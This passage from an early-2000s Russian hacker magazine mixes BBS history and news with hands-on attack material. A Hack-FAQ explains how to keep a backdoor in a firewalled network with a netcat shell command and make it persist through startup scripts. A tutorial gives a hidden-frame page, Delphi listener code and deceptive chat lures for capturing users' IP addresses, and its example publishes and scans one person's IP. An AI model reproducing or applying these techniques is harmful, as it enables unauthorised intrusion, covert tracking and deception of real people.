Авторы хотели создать общедоступную и как можно более простую в использовании систему. Поэтому единственной запароленной секцией была "Phreak Philes". Получить к ней доступ можно было, хорошо зарекомендовав себя на форуме, прислав полезный варез или просто пожертвовав создателям 5 баксов. Впрочем, в остальных разделах тоже можно было найти много интересного: от описания свежих уязвимостей и схем всевозможных блубоксов до техник социальной инженерии и новостей хакерского мира. За год количество членов Plovernet достигло шестисот человек, что было абсолютным рекордом среди всех остальных BBS.

На одной из тусовок, проводимых журналом TAP, Нью-Йоркский хакер Paul Muad'Dib подарил оператору Plovernet новый дисковод, позволяющий считывать дискеты объемом 600 Kb. Это позволило увеличить количество файлов и информации на BBS более чем до 1 мегабайта (до этого Apple][+ работал с тремя 173-килобайтными дискетами), что было весьма прилично для фрикерской борды того времени.

Plovernet BBS интенсивно работала до конца 1984 г., когда семья Quasi Moto переехала во Флориду. Через два месяца оператор восстановил систему, но немногие знали о новом телефонном номере, те же, кто знал, за прошедшее время успели осесть на других электронных тусовках. В феврале 1985 г. Quasi Moto решил, что дальше держать систему смысла нет, и легендарная Plovernet была закрыта.

<Legion of Doom BBS>

В начале 1984 г. ко-сисоп Plovernet BBS Lex Luthor создал собственную BBS под названием Legion of Doom. Его система была закрытой для посторонних, доступ можно было получить только по приглашению. По задумке автора, Legion of Doom должна была стать элитной хакерской бордой, в которой будут общаться лучшие из лучших. Сразу после запуска станции Lex пригласил всех своих друзей-фрикеров, а также наиболее авторитетных участников Plovernet и некоторых других BBS.

LoD насчитывала 150 членов, а число сообщений в день достигало 15. Это было на порядок меньше, чем в системе Quasi Moto, но новая BBS'ка брала не количеством, а качеством. Каждый из людей, имевших полный доступ, успел себя зарекомендовать в мире компьютерного андеграунда и имел как минимум неплохие познания в вычислительной технике. Обитель Lex'a Luthor'a была самой защищенной для того времени. Она имела два уровня секретности - для приглашенных и для членов группы Legion of Doom, вмещала огромное количество специфического вареза и документации. Настоящий хакерский рай!

Legion of Doom бережно поддерживалась многими людьми, которым была небезразлична хакерская сцена. Благодаря им BBS'ка просуществовала почти до середины 90-х. Но стремительно развивающийся в это время интернет стал потихоньку вытеснять электронные доски. Их постоянные посетители перешли на IRC и форумы, BBS закрывались одна за другой. Лишь некоторые энтузиасты, вспоминающие с ностальгией о "золотых годах", до сих пор держат скромные борды.

В конце 70-х - начале 80-х на прилавках магазинов появились первые персональные компьютеры, доступные для домашнего пользования. Примерно в это же время простенькие 120-300-бодовые модемы стали достоянием общественности. Новая игрушка, покупаемая обычно в подарок родителями, вызвала огромный интерес у продвинутой молодежи. Что повлекло за собой появление нового поколения хакеров. Хакеров, обитающих в сети.

Взлом

][NEWS

mindw0rk

][NEWS

ХЭППИ НЬЮ ЕА, ХАКЕРЫ. ХЭППИ БЕЗДЭЙ, ИНТЕРНЕТ!

1 января в мире отмечали международный день Нового Года. Об этом ты, как грамотный читатель журнала "Хакер", наверняка знаешь. Но знаешь ли ты, что именно в этот день исполнилось ровно 20 лет со дня рождения протокола TCP/IP? И что 1 января 1983г. является одним из "официальных" дней рождения сети интернет? Хотя в то время интернетом ее еще никто не называл, но день, когда протокол NCP (Network Control Protocol) заменили более продвинутым и гибким TCP/IP (Transmission Control Protocol and Internet Protocol), стал началом становления той вывывы, которой мы пользуемся сегодня. А потому, товарищи хацкеры, открывайте заныканное пиво и, хоть и с опозданием, но чокнитесь с монитором за здравие любимой сети.

СКЛЯРОВ + ЙОХЕНСЕН [2:0] ADOBE + MPA

В норвежском городе Осло закончилось судебное разбирательство по делу 19-летнего Йона Лих Йохенсена, арестованного три года назад по обвинению во взломе кода защиты DVD от перезаписи. Проще говоря, парень написал программу под названием DeCSS, которая позволяла тиражировать DVD-диски, и выложил ее в интернет. Конечно, это вызвало волну недовольства среди крупных корпораций и организаций типа Motion Picture Association of America. Поэтому они приложили все усилия, чтобы упрятать молодого кракера за решетку. Но в США одни законы, в Норвегии - другие. К тому же у обвинения, которое руководствовалось только жалобами воротил шоу-бизнеса, не нашлось доказательств нелегального копирования Йоном дисков. Адвокат, в свою очередь, подчеркнул, что DVD-диск, код которого парень раскурочил, был куплен им на заработанные потом и кровью денежки, и является его собственностью. А это значит, что он вполне имеет право его хоть в кастрюле варить, хоть об стенку швырять, хоть дизассемблером мучить. А что касается программы, выложенной в инете - дык она "для просветительских целей only". Так что пролетели корпорации во главе с MPA по всем статьям. А Йохенсен, соответственно, по всем статьям был оправдан.

ХОЧЕШЬ ЗАРАБОТАТЬ 100 ШТУК БАКСОВ?

Именно столько предложила правительственная компания TriWest Healthcare Alliance в качестве награды тем, кто укажет на сволочь, укравшую у них из офиса дюжину хардов. Какого черта - звонко сплюнешь ты - на 100 штук баксов можно купить 500 неплохих HDD'шек! Ты, несомненно, прав, мой юный друг, но на тех винчах хранилась инфа об именах, адресах, телефонных и социальных номерах и даже о медицинских анализах 500 тысяч военнослужащих, а также их семей. Правда, компы, где хранились пресловутые винчестеры, к особо важным и секретным проектам подключены не были. Но, видать, инфа и без того достаточно важная, раз компания решила выложить такие денежки за поимку воров. Если хочешь поиграть в детектива - можешь связаться с представителями TriWest по адресу computertheft@triwest.com и узнать об инциденте поподробнее.

КТО ЗАКАЗАЛ XBOX?

Устранение конкурентов с помощью нанятого киллера - не такое уж редкое явление в мире большого бизнеса. А как насчет мира компьютерного? В июле 2002 года на популярном среди разработчиков ПО сайте SourceForge некто разместил объявление, в котором предложил 200 тысяч долларов первому, кто взломает игровую консоль Xbox и приспособит ее для работы под ОС Linux. Долгое время имя столь щедрого спонсора оставалось неизвестным. Но за несколько дней до Нового Года исполнительный директор компании Lindows Майкл Робертсон сам вышел из тени. "Я не пытался вставить Microsoft палки в колеса, - скромно признался добряк Майк журналисту из News.com. - Я просто хочу дать людям право самостоятельно выбирать, каким ПО им пользоваться. А не идти на поводу у этих софтверных монополистов".
Впрочем, какими бы добрыми и бескорыстными ни были намерения главы Lindows, ни одна, даже самая элитная душа, за все это время не смогла хакнуть детище Microsoft. Может, это просто потому, что еще не пробовал ты?

РУССКИЙ ИГОРЕК И АМЕРИКАНСКИЕ СПУТНИКИ

Помимо криминальной и винно-водочной, у нашего брата в миру еще и репутация мастера на все руки. И когда русский человек оказывается среди нерусских, он в этом плане выгодно отличается от остальных. Пример тому - Игорь Серебряный, 19 лет отроду, в чьих жилах течет явно русская кровь. Как и толстые американские дети, учился в их колледже, ел их пиццу, только на досуге, вместо просмотра мыльных опер и рекламы через провайдеров спутникового телевидения, этих самых провайдеров хакал. Парень оказался благородным и решил поделиться результатами исследований с миром. А именно - выложил на трех андеграундных сайтах документации, объясняющие, как нелегально перехватить сигнал спутникового телевидения. Так что бы вы думали, повязали пацана! И, хотя корысти Игорек не искал, грозит ему теперь до 10 лет на нарах и $250 тыс. штрафа. А крупнейшему спутниковому провайдеру DirecTV - выделить из бюджета еще пару десятков миллионов на улучшение защиты своих карт доступа.

PHRACK #60 - СПРАШИВАЙТЕ В АПТЕКАХ ГОРОДА


В канун Нового года ребята из Phrack staff сделали миру компьютерной безопасности подарок в виде очередного номера самого популярного хакерского журнала. Не прошло и полгода... В 60 выпуск вернулась рубрика Pro-Phile (на этот раз рассказывается о молодом хакере horizon'е), а также появилась новая, под названием "Phrack armory", в которой подготовлен обзор новых security-утилит. Полный список статей в журнале: Introduction, Loopback, Linenoise, Toolz Armory, Phrack Prophile on horizon, Smashing The Kernel Stack For Fun And Profit, Burning the bridge: Cisco IOS exploits, Static Kernel Patching, Big Loop Integer Protection, Basic Integer Overflows, SMB/CIFS By The Root, Firewall Spotting with broken CRC, Low Cost and Portable GPS Jammer, Traffic Lights, Phrack World News, Phrack magazine extraction utility. Не такой, конечно, рулез, как "Хакер", но все же :).



Выход Phrack #60

КЕВИН МИТНИК ТЕПЕРЬ ПОЛНОСТЬЮ СВОБОДЕН

Беднягу Кевина, который после 5-летнего заключения вышел из тюрьмы, ждало еще долгое изгнание из интернет-сообщества. И вот, в январе 2003 г., американские власти сняли, наконец, с "величайшего хакера всех времен и народов" все обвинения и ограничения. Теперь Кевин может свободно пользоваться любыми компьютерами, мобильниками, сетью и прочими атрибутами продвинутого человечества. Как все уже, наверное, знают, 39-летний кумир молодежи времени в оффлайне зря не терял и написал книгу "The Art of Deception", в которой поделился секретами социальной инженерии. Сейчас Митник работает в созданной им компании "Defensive Thinking", обеспечивающей услуги в сфере Internet Security. И, как заверяет сам Кевин, полностью встал на сторону "добра", борясь с нехорошими black hat'ами. Только вот может ли он им что-то противопоставить? Ведь уровень серьезных взломщиков сильно вырос по сравнению с 80-ми годами, и тех знаний, которыми владел Кевин Митник раньше, сейчас явно недостаточно. Тем не менее, бывший кракер только начал карьеру security-консультанта. Время покажет, чего он стоит сейчас.



Выстраданная книга Кевина

ВОЗВРАЩЕНИЕ LOVE, GOD, SEX

В начале января в Техасском студенческом городке подняли на уши весь техперсонал. Как оказалось, какие-то парни из далекой Саудовской Аравии подобрали пароли к нескольким голосовым ящикам (что-то типа e-mail, только сообщения зачитываются вслух оператором) и использовали их для совершения бесплатных звонков или просто для баловства. Впрочем, особо-то взломщикам корпеть не пришлось - хозяева этих войсбоксов использовали пасворд, совпадающий с номером телефона. Но когда им пришли счета с космическими цифрами, подняли такой ор, что работники местной АТС A&M решили - проще самим заплатить, чем объяснять этим придуркам, в чем заключается их ламеризм. Хорошо еще, что на подозрительное повышение телефонной активности среагировали быстро. Кстати, это не первый случай захвата войсбоксов на территории городка благодаря подобным хозяевам. Аккаунты юзали все, кому не лень, даже тюремные заключенные, имеющие благодаря чудо-сервису и дырам в нем возможность звонить, куда угодно (правда, из-за умеренного пользования, инциденты не афишировались). Просто случай с Саудовской Аравией - первый из-за рубежа. И, очевидно, не последний.

ПЕНТАГОН СТАНОВИТСЯ В РЯДЫ СПАМЕРОВ

Новый метод борьбы с последователями Ирака придумали умные дяди из военных ведомств США. Ни за что не догадаешься... они просто разослали всем, кто имеет к Ираку хоть какое то отношение, тысячи писем с предложением отказаться от Саддама Хусейна, сложить оружие и явиться с повинной, а иначе им придется задуматься о последствиях. Причем последствия расписали покруче кошмаров Нострадамуса. Вот такая вот психологическая атака - прокомментировали люди в американских погонах и заверили, что это еще только начало, ягодки еще впереди. А пока Пентагон готовится послать очередную порцию воззваний через мобильные радиостанции.

Какое то время "тайная e-mail-диверсия", как прозвали ее авторы, скрывалась от общественности. Не хотели, мол, чтобы вражина знала, от кого весточка. Но потом задумались и решили, что раскрыться можно. В самом деле, не подумает же Ирак, что это Япония им шлет письма с призывом сдаться Америке :). Так что войнушка продолжается, и в ход идут даже такие грязные методы. Будет логично, если в ответ американским властям придут миллионы писем от имени Саддама с предложением сдаться Ираку.

HACK-FAQ

VEiDER (hack-faq@real.xakep.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов вроде “Как сломать www-сервер?” или вообще просить у меня “халявного” Internet’a. Я все равно не дам, я жадный :)

<???> В локалке, которую я изучаю, установлен фаервол, отфильтровывающий все соединения, кроме 80-го порта (21-го порта). Как я могу оставить лазейку, ведь мой самописный бэкдор слушает порт 31337, который фаерволом закрыт, а открытый 80-й (21-й) занят вебсерваком (фтп-сервером)?

A: Попробуй использовать такую утилиту, как неткат. Она позволяет прослушивать даже те порты, которые заняты приложением. Когда клиент коннектится на позволительный 80-ый (21-ый) порт, он получает консоль удаленной системы. Запуск неткат на винтуке: nc.exe -L -t -vv -e cmd.exe.

<???> Я пытаюсь скомпилировать эксплоит на своей FreeBSD 4.7. Он ругается на lpthread, говорит, что такая библиотека не найдена. В Linux'е все собирается нормально. Для чего эта либа-то, и что может глючить?

A: Видимо, твой эксплоит использует многопоточность. Именно для реализации этой многопоточности и необходима библиотека lpthread. Опция -l у компилятора gcc означает, что будет искаться либа с названием libXXXX. Для начала следует проверить, установлена ли вообще данная библиотека. Также стоит добавить, что в FreeBSD данная либа включается не опцией «-l», а просто «-pthread». Таким образом, для сборки софта с использованием libpthread необходимо ввести что-то типа: «gcc -pthread -o exploit exploit.c».

<???> Поставил на шелл свой бэкдор, но ведь после перезагрузки он прибьется. Куда его прописать так, чтобы он запускался после перезагрузки?

A: Прописать можно во многие места. Например, во всех UNIX-подобных системах есть такая удобная вещь, как crond. В Linux в /etc/rc.d лежит огромное количество скриптов. Эти скрипты запускаются при переходе системы на другой runlevel. Ну и, наконец, *BSD. В /etc лежат различные rc.local, rc.network. Вот в них-то и можно записать.

<???> Я нашел странный комп. Если к нему подключаться на 31337-й порт, то он пытается установить ppp'шную сессию. Как я могу туда подключиться при помощи винды или никсов?

A: В винде тебе понадобится утилита comip. Она позволяет создать на компьютере эмуляцию модема, которому в качестве номера задается IP и порт для соединения. Далее программа установит соединение, и тебе останется лишь настроить роутинг в новой сетке. С никсами интереснее. Рассмотрим весь этот процесс на примере *BSD. Там есть стандартная утилита «ppp». Запускаешь ее, получаешь приглашение типа «ppp>». Далее необходимо задать девайс, через который будешь подключаться «set device <gateway address>:<port>». Теперь переходишь в терминальный режим «term». Как только удаленный хост попытается установить с тобой ppp-сессию, утилита выйдет из терминального режима, и ты увидишь примерно следующее: «ppp», «Ppp», «PPp», «PPP>». Все, соединение успешно установлено. Теперь делаешь «ifconfig -a», и смотришь, на каком интерфейсе у тебя появился новый адрес. Скорее всего, это tun0 или ppp0. Далее настраиваешь роутинг, и все. Дело сделано :).

<???> Я часто слышу про каких-то кисок, кошек, цицок и т.д. Что это такое и зачем это надо?

A: Так обычно называют роутеры фирмы CISCO. Роутер - это такой девайс, который занимается маршрутизацией пакетов. Обычно роутеры ставятся для объединения нескольких локальных сетей или в качестве шлюза/firewall'а между локальной сетью и интернетом. Помимо CISCO, роутеры выпускают 3COM, NOKIA, Motorola. Роутеры имеют свою собственную операционную систему, например роутеры CISCO - IOS. Практических применений у роутеров очень много. Начнем с того, что к роутеру обычно подведен канал с достаточно большой пропускной способностью. Таким образом, возможно проведение элементарной DoS-атаки, просто посылая ping-запросы. С другой стороны, имея возможность настраивать роутинг, мы можем скрыть свое пребывание в сети, а настраивая фаервол, можно расширить возможный доступ к ресурсам сети.

<???> У меня не собирается эксплоит. Находит какую-то синтаксическую ошибку. Как такое может быть?

A: Ответов несколько. Возможно, это не эксплоит, а фейк (если ты стрейдил его). Может, это и вовсе не работающий фейк :). Возможна и другая ситуация, например, в код действительно вкралась синтаксическая ошибка. При копировании пропустил либо точку с запятой, либо скобку. Такие ошибки обычно легко исправимы и очень заметны. Ну, и третий вариант заключается в том, что ошибка была умышленно допущена авторами. Очень часто эксплоиты защищают таким методом. Т.е. авторы слегка ломают эксплоит, так, чтобы профессионал, понимая суть происходящего, мог исправить код. Таким образом, люди, далекие от этого, просто не в состоянии скомпилировать исходный код.

<???> Слышал, что есть такие x.25 сети. Что это такое и зачем они нужны?

A: X.25 - это протокол, который применяется в так называемых сетях пакетной коммутации. Базируются такие сети на PAD'ах - Packet Assembler Disassembler. Таких PAD'ов много, и они разбросаны по всему миру. При подключении между падами устанавливается виртуальное соединение, по нему и происходит передача данных. X.25 сети интересны тем, что в них имеют выход многие крупные корпоративные сети. Здесь можно встретить локальные сети банков, аэропортов.

<???> Я нашел сайт с огромным количеством эксплоитов и другой информации. Среди всего этого я нашел один massrooter, который и запустил у себя на машине. Теперь мой Linux выпадает в coredump при загрузке. Что могло случиться?

A: Вполне возможно, что в твоей проблеме виноват свежескачанный массрутер. Иногда в таких «утилитах» используется «защита от дурака». Т.е. в код умышленно вставляется какое-то вредоносное действие, которое незаметно на первый взгляд. Таким образом утилиты защищаются от использования непонимающими любителями.

<???> У меня есть эксплоиты на си и на перле. Что с ними делать?

A: Прежде чем использовать сишный эксплоит, его надо скомпилировать. Загружаешь свой любимый Linux или *BSD и делаешь что-то типа: «gcc -o exploit exploit.c». Естественно, что имена исходника и бинарника у тебя могут отличаться. Возможно, тебе понадобится подключить библиотеки, но это все зависит от конкретного случая. Что касается перла, то там все проще. Компилировать ничего не надо, просто ставишь на файл права запуска (+x или 755) и запускаешь («./exploit.pl» или «perl exploit.pl»).

<???> Можно ли по IP или по доменному имени вычислить физическое расположение компьютера?

A: Теоретически это возможно, но на практике все сложнее. Допустим, ты зарегистрировал домен l33thax0r.ru. Естественно, подразумевается, что это русский домен, но ведь вовсе не обязательно, что хостинг располагается в России. С IP-адресами дела обстоят лучше. Каждый диапазон адресов привязан к некоторой организации, а организация, соответственно, находится в какой-то стране/штате/городе и т.д. Посмотреть информацию о доменном имени или IP-адрес можно, используя команду who.

<???> Скачал я один эксплоит. Запустил, а он сказал, что опции по дефолту результата не дали, но есть возможность подобрать адрес. Что за адрес он будет подбирать и как?

A: Значит, у эксплоита есть ограниченный набор целей (target), являющихся уязвимыми, в результате чего получится взлом. Если ни одна из целей не подходит, то, возможно, стоит перебрать все возможные варианты, надеясь, что хоть один из них подойдет. Обычно этот метод крайне неэффективен и ОЧЕНЬ заметен, так как в логи пишется информация о нестандартных запросах и прочее. Какой конкретный адрес эксплоит собирался считать, я сказать не могу, хотя можно предположить, что это либо адрес возврата, либо адрес начала/конца некоторого буфера. В общем, здесь существуют разные варианты.



Взлом

КАК УЗНАТЬ IP ЛАМЕРА В ЧАТЕ?

Шутов (shutov@xakep.ru)

Как узнать IP ламера в чате?

Отвечаем на самый-самый Ча.Во.

Тебе не кажется, что этот вопрос стал риторическим? Его всегда задавали и будут задавать. А сколько появляется все новых и новых решений… в TOP FAQ нашего горячо любимого журнала это один из лидирующих вопросов. Задают же его чаще всего те, кто только встает на «хакерский», как говорится, путь, и пытается «взломать» различные чаты. Но знаний, как правило, не хватает. А тем, у кого хватает, это уже неинтересно: высокий уровень - высокие интересы, хотя это уже философия. Так что вернемся к нашей теме.

HTML ОБДЕЛКА

Сейчас я хочу продемонстрировать один из способов решения вышеозначенной задачи. Итак, как обычно, понадобятся мозги, прямые руки, а также кое-какие знания HTML'а и Delphi. Сразу отмечу, что не придется лезть на сервак и изучать внутренности чата, а просто будет применена хитрость, немного социальной инженерии и, естественно, знания. Итак, начнем. Прежде всего необходимо завести себе сайт (страницу в интернете) на любом хостинге. Здесь самое важное - наличие «правильного» адреса. Под этим я подразумеваю лишь одно: он должен нести небольшую смысловую нагрузку, но не более того (что-нибудь вроде in-zone.net.ru). В принципе, придумать его не составит особого труда.

Теперь необходимо подготовить страницу для закачки на сервер. Главное, чтобы страница содержала фреймы, причем один из них должен быть скрытым! В принципе неважно, каким способом это осуществить, просто через фрейм, на мой взгляд, удобнее. Итак, надо сделать фреймы таким образом: простой фрейм должен грузиться со страницы, которая находится на том же сервере, а скрытый должен грузиться «с домашнего компа» :). Сейчас объясню в чем тут фишка: пользователь, загрузив такую пагу с сервера, на самом деле незаметно для себя запросит страницу к нашей IP-шке, то есть соединится с нами! А если он это сделает, то просто засветит свой IP. Вот в чем весь смысл этого способа определения IP чела из чата! Я тут накатал необходимую хтмлку (т.е. index.htm):

```
<html>
 <head>
  <title>Site_Name</title>
 </head>
 <frameset cols=100%,*»>
  <frame src=»next_page.htm» noresize>
  <frame src=»http://your_ip/» noresize>
 </frameset>
</html>
```


На месте your_ip необходимо ввести свой IP-адрес, чтобы браузер пользователя запросил страницу. Если же выход в интернет происходит через dialup, то в таком случае придется туговато: каждый раз придется менять IP-адрес в форме и опять заливать это на сервер. А все из-за того, что большинство провайдеров при каждом новом соединении выдают новый IP. Потом следует закачать next_page.htm, иначе у пользователя возникнут ненужные подозрения. В этот файл можно повесить все что угодно, допустим, надпись «сайт на реконструкции», или вообще сделать редирект на нормально работающий сервер.


НАПИСАНИЕ СПЕЦСОФТА

Теперь, как можно догадаться, нужен сам софт. Написан он на родных дельфях. Берется Delphi (не ниже 6.0). Суть данной программы будет сводиться к тому, чтобы отловить запрос на 80-ый порт, куда и будет коннектиться браузер жертвы. Создается новый проект: File->New->Application. Кидается на Form'у: ListBox, MainMenu, PopupMenu, StatusBar (с закладки Win32), IdHTTPServer (с закладки IndyServers). Сразу же оговорюсь, что не обязательно юзать IdHTTPServer, данный пример можно легко переделать под ServerSocket, просто показательнее и проще будет продемонстрировать программу именно с этим компонентом. Но вернемся к программе и поменяем имена компонентов следующим образом:

ListBox = lbAddConnect
MainMenu = MMenu
PopupMenu = ClickMenu
StatusBar = Status
IdHTTPServer = Server

Теперь небольшие изменения для создания удобного интерфейса:
1) В Align у lbAddConnect стоит установить alClient;
2) В MMenu создается менюшка, можно обозвать ее 'Мониторинг'. В нее надо добавить три ниспадающие Item с Caption'ами:
- 'Старт' (имя mStart);
- 'Стоп' (имя mStop и отрубить в Disabled);
- 'Выход' (mExit, также прописать код - строчку: Close;).





3) В ClickMenu создается две Item: одна с названием cmCopy и Caption'ом 'Копировать', а вторая с cmClearAll и 'Очистить все';
4) В lbAddConnect в настройке PopupMenu необходимо выбрать ClickMenu (таким образом произошла привязка ClickMenu к lbAddConnect);
5) У Status в Panels добавить новую (Add New);
6) В Uses добавить ClipBrd - это понадобится в дальнейшем для копирования в буфер обмена строк.

С формами все, можно приступать к написанию самого кода. Далее щелчок мыши по Старту в главном Меню (MMenu) и дальнейшее прописывание кода:

```
procedure TForm1.mStartClick(Sender: TObject);
begin
 Server.Active:=True; //запускаем «сервер»
lbAddConnect.Items.Add('Сервер активирован:
'+FormatDateTime('hh.nn.ss',now));
 Status.Panels[0].Text:='Монитор работает'; //вывод инфы пользователю, что сервер работает
mStart.Enabled:=False;
mStop.Enabled:=True;
end;
```

Теперь в MMenu надо выбирать 'Стоп' и прописать:

```
procedure TForm1.mStopClick(Sender: TObject);
begin
 Server.Active:=False; //вырубаем «сервер»
lbAddConnect.Items.Add('Сервер остановлен:
'+FormatDateTime('hh.nn.ss',now));
 Status.Panels[0].Text:='Монитор не работает';
mStart.Enabled:=True;
mStop.Enabled:=False;
end;
```

А сейчас самое интересное. В Events server'а выбирается событие OnConnect и пишется к нему такой код:

```
procedure TForm1.ServerConnect(AThread: TIdPeerThread);
begin
 lbAddConnect.Items.Add('Внимание, обнаружен коннект:');
lbAddConnect.Items.Add(AThread.Connection.Binding.PeerIP); // определение IP подсоединившегося
end;
```

Теперь написание обработчика события для Items в ClickMenu:
1) Для cmCopy ('Копировать'):

```
procedure TForm1.cmCopyClick(Sender: TObject);
var Bo: TClipboard;
begin
 {Копируем в буфер обмена}
 Bo:=TClipboard.Create; //создается объект клипборда
Bo.SetTextBuf(pchar(lbAddConnect.Items.Strings[lbAddConnect.ItemIndex])); //копируется
Bo.Free; //уничтожается созданный ранее объект
end;
```


2) Для cmClearAll ('Очистить все'):

```
procedure TForm1.cmClearAllClick(Sender: TObject);
begin
 lbAddConnect.Items.Clear;
end;
```

Вот и все с написанием. Осталось только это скомпилировать. Ну, а для особых лентяев могу предложить зайти на www.xakep.ru и взять готовый вариант там.

ПРИГЛАШЕНИЕ НА СЕАНС

Теперь осталась последняя задача - заставить пользователя зайти на такую страничку. Что, в принципе, не очень трудно, но встречаются личности, которых очень проблематично пробить на клик по ссылке. Например, если чат, в котором находится человек, не поддерживает открытие ссылок, то такому пользователю просто будет влом копировать линк и заходить на него. Правда, для таких есть набор готовых мессаг, дабы привлечь их на твой сайт. И запомни вот что: разговаривать с жертвой необходимо только в привате! Так как, если говорить в общем чате, то любой желающий может загрузить страницу-ловушку, и в итоге будут получены левые IP-шки.



Пример для локального чеканья :)

1. Прямая просьба:
Осуществляется без предварительного разговора, то есть это простая прямая фраза, обращенная к кому-либо в привате. Например:
- Смотри, http://your_site
- Это вот не про тебя написано? http://your_site его_ник - это же твой настоящий ник?
- Тут на http://your_site как раз на эту же тему, что ты с _чей-то_ник_ говоришь.

2. Разговор:
Здесь необходимо сначала познакомиться с жертвой, а затем дать ссылку на сайт для посещения. В большинстве случаев такое знакомство необходимо делать из-под «левого» ника. (см. пример ниже).

3. Разговор из-под противоположного по полу ника:
Сначала необходимо определить пол человека, который скрывается за ником. Конечно, иногда это достаточно сложно. Вообще, в идеале можно брать нейтральный ник, а затем уже действовать по обстоятельствам. Итак, мужчину можно заинтересовать тем, что ты необычная девушка, ищущая знакомства в инете (хотя в реале такое вряд ли может быть :)). И пошли куда подальше всех, кто против таких способов добычи инфы (IP), так как есть определенная цель! Адрес сайта можно дать как месторасположение своих откровенных фотографий ;).
- женщину же намного легче пробить на посещения паги. Конкретных примеров я привести не могу, так как во всех моих экспериментах девушки практически сразу посещали урл моего сайта ;).

А вот пример привлечения одного собеседника. Коннекчусь по диалапу. Прежде всего смотрю свой IP в настройках сети. Сразу же забиваю его в HTML. Пускаю свеженаписанную прогу, жму Мониторинг->Старт. Набиваю в ослике IE адрес бесплатного хостера, я выбрал narod.ru. Регю у него сайт koplot.narod.ru. Затем по FTP закачиваю index.htm и next_page.htm. Захожу в чат на http://www.xakep.ru, там всегда кто-нибудь зависает «не из мира сего» ;). Ввожу ник Kipling и начинаю разговор:

17:49 Kipling: Привет всем
17:50 Red: Есть креды, давай меняться?
< Опа, есть разговор, причем жертва сама лезет ;) >
17:51 Kipling лично Red: Давай, вот тут на моем сайте расценки koplot.narod.ru
17:53 Red лично вам: Давай. Базу на базу. Я на сайт пока не заходил, но сейчас буду.
< Терпеливо жду, когда он посмотрит сайт... Есть коннект. Копирую IP-шку ;) >
17:53 Kipling лично Red: Ну что, голубчик, попался?
17:54 Red лично вам: Вообще сколько у тебя штук есть? (в смысле мастеркард и виза)
< Он все еще витает в своих облаках :) >
17:54 Kipling лично Red: 62.76.169.62 твое? ;)
< В это время сканю IP-шку LANguard NetWork Scanner'ом... >

Результат. Это Unix-система, открыто два порта: 22 и 3128. Ясно, парень сидит через прокси. Развести чела не удастся :(. Конечно, были и более удачные разговоры, не но всегда же везти будет. Поэтому пиши софт, компиль, и в чат - набираться опыта! :)

На этом я с тобой прощаюсь. Надеюсь, теперь у тебя не будет больших запарок при выяснении IP-адреса чела. Успехов :).

Взлом

АНТИОТЛАДОчНЫЕ ПРИЕМЫ

TanaT (tanat@hotmail.ru)



АНТИОТЛАДОЧНЫЕ ПРИЕМЫ

ПОЛОЖИ SOFTICE НА ЛОПАТКИ

Наш журнал часто рассказывает о взломах программ, детально разбирая технику самого процесса и используемый при этом инструментарий. Пришло время встать по другую сторону баррикад. Сегодня мы узнаем, как защитить свою программу и усложнить жизнь крякеру. Мы разберемся во внутреннем устройстве отладчика и в принципах его работы, вместе поищем дыры в его механизмах и, наконец, ответим на вопрос: "Всесилен ли SoftIce?". Ведь не секрет, что с его помощью многие защиты снимаются в течение часа. Да какое там часа, 10 минут (при условии, что ты слышишь о нем не в первый раз). В общем, читай дальше, не пожалеешь!

Многие считают, что защищать программы не нужно. В этом действительно есть рациональное зерно. Когда я, например, слышу что-нибудь об антиотладочных приемах и дизассемблерных ловушках, на ум сразу приходит высказывание: Everything that can run, can be cracked. Защищать программы бесполезно: отбить охоту копаться в твоем коде можно лишь у начинающего крякера, опытного профи не остановить ничем. Взлом программы - дело времени. В твоих силах увеличить это время настолько, что сам крякер пожалеет, что взялся за твою программу.

Однако такая точка зрения грешит своей необъективностью: разумный компромисс заключается в том, чтобы защитить свою программу и сделать ее регистрацию выгодной. Пока защита будет взламываться, можно успеть продать какое-то количество продукта, что само по себе уже достижение. А обеспечив качественную поддержку со стороны разработчика, можно привлечь к себе в клиенты фирмы и корпорации. Ведь нельзя представить, что, например, Yahoo или Yandex будут использовать пиратские версии соответствующих антивирусов и брэндмауэров (firewalls по-русски).

Вообще отладчиков существует тьма-тьмущая, все не ограничивается одним SoftIce, хотя у последнего много преимуществ. Итак, отладчик может работать как обычная программа или в нулевом кольце защиты. К первым можно отнести Turbo Debugger и Code View, а ко вторым - уважаемый SI. Не стоит удивляться, что мы вспомнили такую, казалось бы, древность, как TD (тормознутый дебаггер) и CV (продукт всеми любимого БГ). На их примерах проще всего понять принцип работы любого отладчика.

INSIDE DEBUGGER

